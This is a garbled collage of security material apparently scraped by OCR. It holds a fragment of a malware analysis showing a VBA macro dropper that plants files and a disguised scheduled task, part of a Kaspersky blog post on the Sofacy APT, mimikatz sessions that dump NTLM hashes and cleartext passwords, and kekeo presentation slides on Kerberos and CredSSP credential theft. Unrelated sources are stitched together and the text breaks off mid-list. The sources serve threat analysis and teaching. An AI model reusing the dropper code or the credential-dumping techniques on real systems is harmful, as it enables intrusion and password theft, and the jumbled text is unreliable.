2. Checks for the presence of a file at the path %PUBLIC%\Libraries\ update.vbs. If the file is not present, the macro creates three different directories under %PUBLIC%\Libraries, namely up, dn, and tp.
3. The extracted content from step one is decoded using PowerShell and dropped into two different files: %PUBLIC%\Libraries\up\update.vbs and %PUBLIC%\Libraries\dn\dn.ps1
4. The macro then creates a scheduled task with name: GoogleUpdateTaskMachineUI, which executes update.vbs every three minute

Note: Due to the use of a hardcoded environment variable %PUBLIC% in the macro code, the macro will only run successfully on Windows Vista and subsequent versions of the operating system.

```
Sub Init()
    Set UpdateVbs = ActiveWorkbook.Worksheets("Incompatible").Cells(1, 25)
    Set DnsPs1 = ActiveWorkbook.Worksheets("Incompatible").Cells(2, 25)
    Set wss = CreateObject("WScript.Shell")
    Set fso = CreateObject("Scripting.FileSystemObject")

    If Not (fso.FileExists(wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\update.vbs")) Then
        fso.CreateFolder (wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\up")
        fso.CreateFolder (wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\dn")
        fso.CreateFolder (wss.ExpandEnvironmentStrings("%PUBLIC%") & "\Libraries\tp")
```



SECURELIST   THREATS ▾   CATEGORIES ▾   TAGS ▾   ENCYCLOPEDIA

Sofacy APT hits high profile targets with updated toolset

By GReAT on December 4, 2015. 10:59 am

GReAT
Kaspersky Lab's Global Research & Analysis Team
@e_kaspersky/great

Sofacy (also known as "Fancy Bear", "Sednit", "STRONTIUM" and "APT28") is an advanced threat group that has been active since around 2008, targeting mostly military and government entities worldwide, with a focus on NATO countries. More recently, we have also seen an increase in activity targeting Ukraine.


Back in 2011-2012, the group used a relatively tiny implant (known as "Sofacy" or SOURFACE) as its first stage malware. The implant shared certain similarities with the old Miniduke implants. This led us to believe the two groups were connected, at least to begin with, although it appears they parted ways in 2014, with the original Miniduke group switching to the CosmicDuke implant.


At some point during 2013, the Sofacy group expanded its arsenal and added more backdoors and tools, including CORESHELL, SPLM (aka Xagent, aka CHOPSTICK), JHUHUGIT (which is built with code from the Carberp sources), AZZY (aka ADVSTORESHELL, NETUI, EVILTOSS, and spans across four to five generations) and a few others. We've seen quite a few versions of these implants and they were relatively widespread for a time.

> #Sofacy group has been active since 2008, targeting mostly military and government entities in NATO countries

Tweet


mimikatz






```
  .#####.    mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 28 2013 00:52:07)
 .## ^ ##.
 ## / \ ##   /* * *
 ## \ / ##   gentilkiwi
 '## v ##'   http://blog.gentilkiwi.com/mimikatz
  '#####'                                     with 8 modules * * */

mimikatz #  Privilege '20'  OK

mimikatz #
Authentication ID   :  0 ; 693239 (00000000:000z93f7)
Session             :  Interactive from 1
Username            :  joseph.green
Domain              :  e-corp-usa.com

        msv:
        [00000003] Primary
        * Username: joseph.green
        * Domain: e-corp-usa.com
        * LM: d62ab4a74dd31d5476fde78389be2do1
        * NTLM: c1b49f01ab678fa3194d22aa2d201219
        tspkg :
        * Username  :    joseph.green
        * Domain    :    e-corp-usa.com
        * Password  :    holidayarmadillo
        wdigest :
        * Username  :    joseph.green
        * Domain    :    e-corp-usa.com
```

mimikatz





Cylance Inc. @cylanceinc · 56m

Replying to @CasualSec @CarbonBlack_Inc

CylancePROTECT stops not only vanilla mimikatz, but also invocation from power shell and all the neat tricks in mimikatz like golden ticket

kekeo

- To better understand Kerberos, and its protocol, I had to code another program
  - **kekeo** (Kerberos Exploitation Kit)
  - ASN1 library used cannot be include in **`mimikatz`**
  - With another kiwi icon!
    - *Shares a lots with* ***`mimikatz`***
- Some exploits inside:
  - **MS14-068**, MS11-013, CVE-2017-7494 (Samba!)
- A Kerberos « client », in my hand ☺
  - Allowing to play with all requests…
  - Or on the crypto…
- Eventually to other protocols…
  - **CredSSP/TSSP**, **NTLM**…




kekeo 2.1 x64 (oe.eo)

```
  ___ _      kekeo 2.1 (x64) built on Oct  8 2018 23:19:48 - lil!
 /   ('>-  "A La Vie, A L'Amour"
 | K  |     /* * *
 \____/      Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  L\_        http://blog.gentilkiwi.com/kekeo                (oe.eo)
                                              with  9 modules * * */

kekeo # _
```

kekeo

- **TSSSP**
  - What is behind credential delegation with CredSSP ?
- **PKINITMustiness**
  - *Because making smartcard working in production wasn’t difficult enough…*
- SmartCard ? But I want NTLM hash !
- **Change** our password without using the previous one ☺
- TGT without admin rights…




Connexion Bureau à distance

Connexion Bureau
A distance

Ordinateur : [illegible]

Nom d'utilisateur : Aucun paramètre n'a été spécifié

Vos informations d'identification seront demandées lors de la connexion.




kekeo 2.1 x64 (oe.eo)

```
  ___ _    kekeo 2.1 (x64) built on Oct  8 2018 23:19:48 - lil!
 /   ('>-  "A La Vie, A L'Amour"
 | K  |    /* * *
 \____/     Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  L\_       http://blog.gentilkiwi.com/kekeo                (oe.eo)
                                             with  9 modules * * */

kekeo # _
```

kekeo :: TSSSP

- Often used with remote desktops (Terminal Server)



Single Sign-On for Terminal Services

07/02/2012 • 2 minutes to read

Applies To: Windows Server 2008


What is single sign-on for Terminal Services?

Single sign-on is an authentication method that allows a user with a domain account to log on once by using a password, and then gain access to remote servers without being asked for their credentials again.

- But not only…:
  - Remote PowerShell ;
  - Microsoft Virtual Console Service ;
  - Visual Studio (debug)
  - etc.

kekeo :: TSSSP

- …




Ce fichier revendique la conformité à la norme PDF/A et a été ouvert en lecture seule pour empêcher toute modification.

2.2.1.2.1 TSPasswordCreds

The TSPasswordCreds structure contains the user's password
server.


```
TSPasswordCreds ::= SEQUENCE {
        domainName  [0] OCTET STRING,
        userName    [1] OCTET STRING,
        password    [2] OCTET STRING
```

- Supported by mimikatz and its sekurlsa module, but needs local administrator rights…



```
mimikatz # sekurlsa::tspkg

Authentication Id : 0 ; 1322571 (00000000:00142e4b)
Session           : Interactive from 2
User Name         : localuser
Domain            : LAB
Logon Server      : DC
Logon Time        : 04/12/2018 23:04:14
SID               : S-1-5-21-782702553-4216708209-3540089826-1104
        tspkg :
         * Username : localuser
         * Domain   : LAB
         * Password : waza1234/u
```

kekeo :: TSSSP



1) TLS ClientHello

